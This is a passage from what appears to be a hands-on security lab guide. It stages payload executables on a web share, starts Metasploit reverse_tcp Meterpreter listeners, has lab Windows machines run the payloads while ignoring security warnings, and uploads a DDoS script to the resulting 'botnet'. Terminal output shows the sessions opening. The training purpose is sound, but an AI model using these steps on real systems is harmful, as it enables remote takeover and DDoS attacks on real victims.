
4. Create a new directory to share the **exploits** file with the target machine and provide the permissions using the below commands:
    - Run **mkdir /var/www/html/share** command to create a shared folder
    - Run **chmod -R 755 /var/www/html/share/** command
    - Run **chown -R www-data:www-data /var/www/html/share/** command



5. Copy the payloads into the shared folder by executing **cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/** command.
6. Start the Apache server by running **service apache2 start** command.




7. Launch three new terminals and run command **sudo su** with password as **toor** on all.
8. Run **msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 6969; run"** command to launch Metasploit Framework on terminal 1.





9. Similarly, run the above command on **terminal 2 and 3** by changing the **lport to 9999 and 5555** simultaneously.
10. Click Windows 11 to switch to the **Windows 11** machine.
11. Open any web browser (here, Mozilla Firefox) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.
12. Click on **exploit1.exe** to download the file.


If it gives security warning, ignore it and download it by clicking on **Keep** button.



13. Navigate to **Downloads** and double-click the **exploit1.exe** file to run it.
14. Similarly, download **exploit2.exe** on **Windows Server 2019**, and **exploit3.exe** on **Windows Server 2022** and run it.
15. After executing all the exploits on machines, click Parrot Security to switch to the **Parrot Security** machine.
16. The meterpreter session has successfully been opened, as shown in the screenshots.



Applications Places System
Mon Apr 15, 02:22
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 6969;run" - Parrot Ter
File Edit View Search Terminal Help
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 6969
[*] Started reverse TCP handler on 10.10.1.13:6969
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:6969 -> 10.10.1.11:50735) at 2024-04-15 02:22:32 -0400
(Meterpreter 1)(C:\Users\Admin\Downloads) >
Menu
msfconsole -x "use ex...
[msfconsole -x "use e...
[msfconsole -x "use e...


Applications Places System
Mon Apr 15, 02:25
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 9999;run" - Parrot Ter
File Edit View Search Terminal Help
Metasploit
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1388 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 9999
[*] Started reverse TCP handler on 10.10.1.13:9999
[*] Sending stage (175686 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:9999 -> 10.10.1.22:58766) at 2024-04-15 02:23:48 -0400
(Meterpreter 1)(C:\Users\Administrator\Downloads) >
Menu
msfconsole -x "use ex...
msfconsole -x "use ex...
msfconsole -x "use ex...




17. Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command **upload /home/attacker/Downloads/eagle-dos.py** and run **shell** command.


Upload DDoS script on all the shell terminals



